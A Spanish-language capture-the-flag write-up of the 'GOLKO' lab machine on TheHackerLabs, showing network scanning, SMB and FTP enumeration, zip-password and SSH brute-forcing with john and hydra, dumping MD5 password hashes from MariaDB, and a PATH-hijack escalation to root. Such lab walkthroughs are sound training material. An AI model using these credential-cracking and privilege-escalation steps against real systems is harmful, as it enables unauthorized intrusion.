
Resolución de la máquina de GOLKO (Dificultad:fácil) de la plataforma TheHackerLabs

**L0b0s1lv3r = Sebastián López.**




```
STDIN
Interface: wlan0, type: EN10MB, MAC: c0:b5:d7:cd:36:b1, IPv4: 192.168.1.50
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1 bc:14:01:00:00:80   Hitron Technologies. Inc
192.168.1.76    00:0c:29:31:05:1f   VMware, Inc.
192.168.1.18    3a:b2:9a:d2:dc:a4   (Unknown: locally administered)
192.168.1.74    a4:b6:1e:fc:cf:d1   Huawei Device Co., Ltd.
192.168.1.145   ee:61:1e:66:fb:14   (Unknown: locally administered)
192.168.1.146   24:e8:53:59:1b:90   LG Innotek
192.168.1.175   10:78:d2:1d:27:44   Elitegroup Computer Systems Co.,Ltd.
192.168.1.166   cc:0d:f2:d1:b1:7a   Motorola Mobility LLC, a Lenovo Company
192.168.1.254   20:6a:94:ba:ce:b2   Hitron Technologies. Inc
192.168.1.106   cc:0d:f2:de:e9:b6   Motorola Mobility LLC, a Lenovo Company
192.168.1.100   90:17:c8:cd:d9:0d   HUAWEI TECHNOLOGIES CO.,LTD

11 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.051 seconds (124.82 hosts/sec). 11 responded
```

*Nota: La imagen tiene una impresión coloridad debido al uso de **batcat** en la ~./zshrc con un alias.*

En esta primera fase, realizaremos un barrido de red utilizando la herramienta "arp-scan" de Kali Linux. Identificamos los dispositivos por su dirección MAC, o preferiblemente por los primeros 24 bits (Organizationally Unique Identifier) de la dirección MAC, en este caso específico de una máquina virtual ejecutada en un hipervisor VMware.

Analizando la dirección IP y observando el TTL=64 (Tiempo de Vida del paquete), determinamos que estamos operando bajo una máquina Linux.

A continuación, procederemos con el escaneo utilizando "Rustscan", una herramienta que se puede instalar directamente desde los repositorios de GitHub. Rustscan es rápida y recomendada para entornos controlados.



```
┌──(silver㉿lobo)-[~/Documentos/thehackerslabs/GOLKO/nmap]
└─$ rustscan -a 192.168.1.76 -- -sCV -oN targeted
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
-----------------------------------
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 -----------------------------------
Scanning ports like it's my full-time job. Wait, it is.

[~] The config file is expected to be at "/home/silver/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.1.76:22
Open 192.168.1.76:139
Open 192.168.1.76:445
Open 192.168.1.76:10021
```

A continuación, se explican las variables de la herramienta Rustscan:

- -a: Especifica la dirección IP.
- -sCV: Realiza un escaneo con scripts básicos de reconocimiento y búsqueda de servicios.
- -oN: Guarda toda la información en un archivo llamado targeted.

```
# Nmap 7.94SVN scan initiated Sun Jun  9 21:38:04 2024 as: nmap -vvv -p 22,139,445,10021 -sCV -oN
Nmap scan report for 192.168.1.76
Host is up, received arp-response (0.0023s latency).
Scanned at 2024-06-09 21:38:04 -05 for 45s

PORT      STATE SERVICE     REASON         VERSION
22/tcp    open  ssh         syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 e6:e0:15:63:c4:74:9e:04:7c:95:44:d5:45:c2:b4:4a (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFXCIDsKXRDCiufvMhw2Ev7O
5+I=
|   256 44:02:f3:25:5d:f0:b2:f3:2b:71:a3:08:dd:4f:37:72 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICEpO8Gb6cQYi4e0TOd7w9AuKPgoXom8ibTOIBlikdEe
139/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 4.6.2
445/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 4.6.2
10021/tcp open  ftp         syn-ack ttl 64 vsftpd 2.0.8 or later
MAC Address: 00:0C:29:31:05:1F (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: 0s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 21081/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 60400/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 33006/udp): CLEAN (Failed to receive data)
|   Check 4 (port 48744/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
```

Al revisar la información detectada por la herramienta Rustscan, se puede observar que el puerto SSH está habilitado, pero en una versión superior a la 7.6. Esto significa que no podemos enumerar usuarios utilizando un script de Python.

Otro dato importante es que Samba está habilitado. Samba es una herramienta poderosa que permite compartir archivos con sistemas operativos Windows, lo que nos permite enumerar usuarios y evaluar la seguridad de sus configuraciones.

Además, el servicio FTP está habilitado en el puerto 10021. Aunque normalmente opera en el puerto 21, en esta máquina se le ha asignado el puerto 10021.

```
└─$ enum4linux -U 192.168.1.76
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Jun  9 21:53:25 2024

 ==========================( Target Information )==========================

Target ........... 192.168.1.76
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

Realizamos una enumeración de usuarios vulnerables, buscando aquellos con credenciales débiles o configuraciones deficientes que podamos explotar. En este caso particular, se identificó al usuario "guest" (invitado). Posteriormente, investigaremos qué directorios o información importante podemos utilizar para penetrar en la máquina víctima.

```
┌──(silver㉿lobo)-[~/Documentos/thehackerslabs/GOLKO/nmap]
└─$ netexec smb 192.168.1.76 -u quest -p 'quest' --shares
SMB         192.168.1.76    445    VENTURA          [*] Windows 6.1 Build 0 (name:VENTURA) (domain:VENTURA) (signing:False) (SMBv1:False)
SMB         192.168.1.76    445    VENTURA          [+] VENTURA\quest:quest
SMB         192.168.1.76    445    VENTURA          [*] Enumerated shares
SMB         192.168.1.76    445    VENTURA          Share           Permissions     Remark
SMB         192.168.1.76    445    VENTURA          -----           -----------     ------
SMB         192.168.1.76    445    VENTURA          print$                          Printer Drivers
SMB         192.168.1.76    445    VENTURA          food            READ            Food
SMB         192.168.1.76    445    VENTURA          dessert         READ            Dessert
SMB         192.168.1.76    445    VENTURA          menu            READ            Menu
SMB         192.168.1.76    445    VENTURA          IPC$                            IPC Service (Samba 4.17.12-Debian)
SMB         192.168.1.76    445    VENTURA          nobody                          Home Directories

┌──(silver㉿lobo)-[~/Documentos/thehackerslabs/GOLKO/nmap]
└─$
```

Efectivamente el usuario “guest” tiene acceso a recursos importantes, específicamente en el directorio menú.

```
┌──(silver㉿lobo)-[~/Documentos/thehackerslabs/GOLKO/nmap]
└─$ smbclient //192.168.1.76/menu -U quest
Password for [WORKGROUP\quest]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed May 15 03:59:21 2024
  ..                                  D        0  Sat Jun  8 02:14:41 2024
  .cafesinleche                       H       40  Thu Apr 25 15:18:58 2024
  goiko.txt                           N      193  Wed May 15 03:55:21 2024

                163042124 blocks of size 1024. 148877840 blocks available
smb: \> get .cafesinleche
getting file \.cafesinleche of size 40 as .cafesinleche (3,9 KiloBytes/sec) (average 3,9 KiloBytes/sec)
smb: \> exir
exir: command not found
smb: \> exit
```

Con smbclient, podemos usar el usuario "guest" para descargar los archivos .cafesinleche y goiko.txt.

```
┌──(silver㉿lobo)-[~/Documentos/thehackerslabs/GOLKO/nmap]
└─$ ls -la
total 16
drwxrwxr-x 2 silver silver 4096 jun  9 21:59 .
drwxrwxr-x 5 silver silver 4096 jun  9 21:32 ..
-rw-r--r-- 1 silver silver   40 jun  9 22:00 .cafesinleche
-rw-rw-r-- 1 silver silver 2352 jun  9 21:38 targeted

┌──(silver㉿lobo)-[~/Documentos/thehackerslabs/GOLKO/nmap]
└─$ cat .cafesinleche
       File: .cafesinleche
   1       = marmai
   2       = EspabilaSantiaga69

┌──(silver㉿lobo)-[~/Documentos/thehackerslabs/GOLKO/nmap]
└─$
```

Dado que hemos deducido la existencia de credenciales guardadas en un archivo, podemos intentar explotar el protocolo FTP asignado al puerto 10021. Esto se debe a que las credenciales no funcionaron para explotar el puerto 22. Como último recurso, procederemos con esta opción.

```
└─$ ftp 192.168.1.76 -p 10021
Connected to 192.168.1.76.
220 El gurpreet estuvo por aqui...
Name (192.168.1.76:silver): marmai
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||17162|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0            2406 Apr 25 18:06 BurgerWithoutCheese.zip
226 Directory send OK.
ftp> get BurgerWithoutCheese.zip
local: BurgerWithoutCheese.zip remote: BurgerWithoutCheese.zip
229 Entering Extended Passive Mode (|||43177|)
150 Opening BINARY mode data connection for BurgerWithoutCheese.zip (2406 bytes).
100% |*****************************************************************************************************************************|  2406       96.94 KiB/s    00:00 ETA
226 Transfer complete.
2406 bytes received in 00:00 (86.39 KiB/s)
ftp> exit
221 Goodbye.
```

Las credenciales que obtuvimos nos permitieron ingresar exitosamente al servicio FTP. Allí encontramos un archivo comprimido .zip, el cual procederemos a descargar en nuestra máquina víctima.

```
┌──(silver㉿lobo)-[~/Documentos/thehackerslabs/GOLKO/nmap]
└─$ unzip BurgerWithoutCheese.zip
Archive:  BurgerWithoutCheese.zip
[BurgerWithoutCheese.zip] id_rsa password:

┌──(silver㉿lobo)-[~/Documentos/thehackerslabs/GOLKO/nmap]
└─$ zip2john BurgerWithoutCheese.zip >> hash.txt
ver 2.0 efh 5455 efh 7875 BurgerWithoutCheese.zip/id_rsa PKZIP Encr: TS_chk, cmplen=2027, decmplen=2655, crc=5A090028 ts=90B9 cs=90b9 type=8
ver 1.0 efh 5455 efh 7875 ** 2b ** BurgerWithoutCheese.zip/users PKZIP Encr: TS_chk, cmplen=47, decmplen=35, crc=8254F58A ts=90C5 cs=90c5 type=0
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.

┌──(silver㉿lobo)-[~/Documentos/thehackerslabs/GOLKO/nmap]
└─$ john  --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
princess95       (BurgerWithoutCheese.zip)
1g 0:00:00:00 DONE (2024-06-09 22:25) 2.439g/s 39960p/s 39960c/s 39960C/s havana..cocoliso
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Usando la herramienta zip2john, extraemos el hash necesario para llevar a cabo un ataque de fuerza bruta. Este ataque tiene como objetivo obtener las credenciales que nos permitirán acceder de manera efectiva al puerto SSH.

```
┌──(silver㉿lobo)-[~/Documentos/thehackerslabs/GOLKO/content]
└─$ hydra -L users -p babygirl ssh://192.168.1.76
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, t
hese ***** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-09 22:32:45
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 5 tasks per 1 server, overall 5 tasks, 5 login tries (l:5/p:1), ~1 try per task
[DATA] attacking ssh://192.168.1.76:22/
[22][ssh] host: 192.168.1.76   login: gurpreet   password: babygirl
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-09 22:32:50

┌──(silver㉿lobo)-[~/Documentos/thehackerslabs/GOLKO/content]
└─$ ssh gurpreet@192.168.1.76
The authenticity of host '192.168.1.76 (192.168.1.76)' can't be established.
ED25519 key fingerprint is SHA256:O9L129ILz+QPam4Ko5ko5vJrQMtRLZA/GMVooJ562B8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.76' (ED25519) to the list of known hosts.
gurpreet@192.168.1.76's password:
Linux ventura 6.1.0-20-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.85-1 (2024-04-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed May 15 05:41:59 2024 from 192.168.1.35
gurpreet@ventura:~$
```

```
gurpreet@ventura:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos  nota  user.txt
gurpreet@ventura:~$ cat user.txt
765d76sdsafs6asf4da0c0f39a14b96d
gurpreet@ventura:~$ cat nota
- ENGLISH = The database has very simple hashes, please configure it well.

- CASTELLANO = La base de datos tiene hashes muy sencillos, por favor configuralo bien.

- CATALA = La base de dades te hashes molt senzills, si us plau configura be.
gurpreet@ventura:~$
```

Ingresamos al puerto SSH sin ningún problema utilizando el usuario "gurpreet" y encontramos una nota o un archivo desde su sesión explicando brevemente que la configuración de cifrado de la base de dos es débil.

```
ERROR 1045 (28000): Access denied for user 'gurpreet'@'localhost' (using password: NO)
gurpreet@ventura:~$ mariadb -u gurpreet -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 38
Server version: 10.11.6-MariaDB-0+deb12u1 Debian 12

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| ceti               |
| information_schema |
| mysql              |
| performance_schema |
| secta              |
| sys                |
+--------------------+
6 rows in set (0.043 sec)

MariaDB [(none)]>
```

Ingresamos a MariaDB utilizando las credenciales del usuario "gurpreet:babygirl", lo que indica la reutilización de credenciales.


```
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| ceti               |
| information_schema |
| mysql              |
| performance_schema |
| secta              |
| sys                |
+--------------------+
6 rows in set (0.043 sec)

MariaDB [(none)]> use secta;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [secta]> show tables;
+-----------------+
| Tables_in_secta |
+-----------------+
| integrantes     |
+-----------------+
1 row in set (0.000 sec)

MariaDB [secta]> select * from integrantes;
+----+---------+----------------------------------+
| id | name    | password                         |
+----+---------+----------------------------------+
|  1 | carline | 703ff9a12582b2aaaa3fe7f89bb976c8 |
|  2 | nika    | c6f606a6b6a30cbaa428131d4c074787 |
+----+---------+----------------------------------+
2 rows in set (0.002 sec)

MariaDB [secta]>
```

Accedimos a la tabla "integrantes" y no encontramos las credenciales de los usuarios "carline" y "nika". Utilizaremos un ataque de fuerza bruta para intentar determinar qué usuario nos permite ingresar o pivotar y, finalmente, obtener los privilegios de superusuario.


Antes de continuar, revisaremos qué tipo de hash es. La herramienta nos indica que se trata de un hash MD5.


Se creó un archivo en el que se almacenaron los hashes de los usuarios encontrados en "haches". Luego, procedimos a utilizar John para intentar encontrar la contraseña del usuario "nika".


IIdentificamos que el usuario "nika" tiene una configuración deficiente que le permite, como usuario root, modificar un script de bash.




Revisamos el script de bash y notamos que imprime "hello world" y está almacenado en la variable "learningbash". Utilizamos el comando "find" para buscar archivos, específicamente una imagen en el directorio "source_images", y estas imágenes encontradas pasan a ser propiedad de root.

Luego, creamos un archivo llamado "find" y le ingresamos "/bin/bash" como datos. Le asignamos todos los permisos en formato octal y finalmente modificamos la ruta para que solo priorice este archivo, es decir, el PATH, de modo que al invocarlo podamos convertirnos en usuarios root.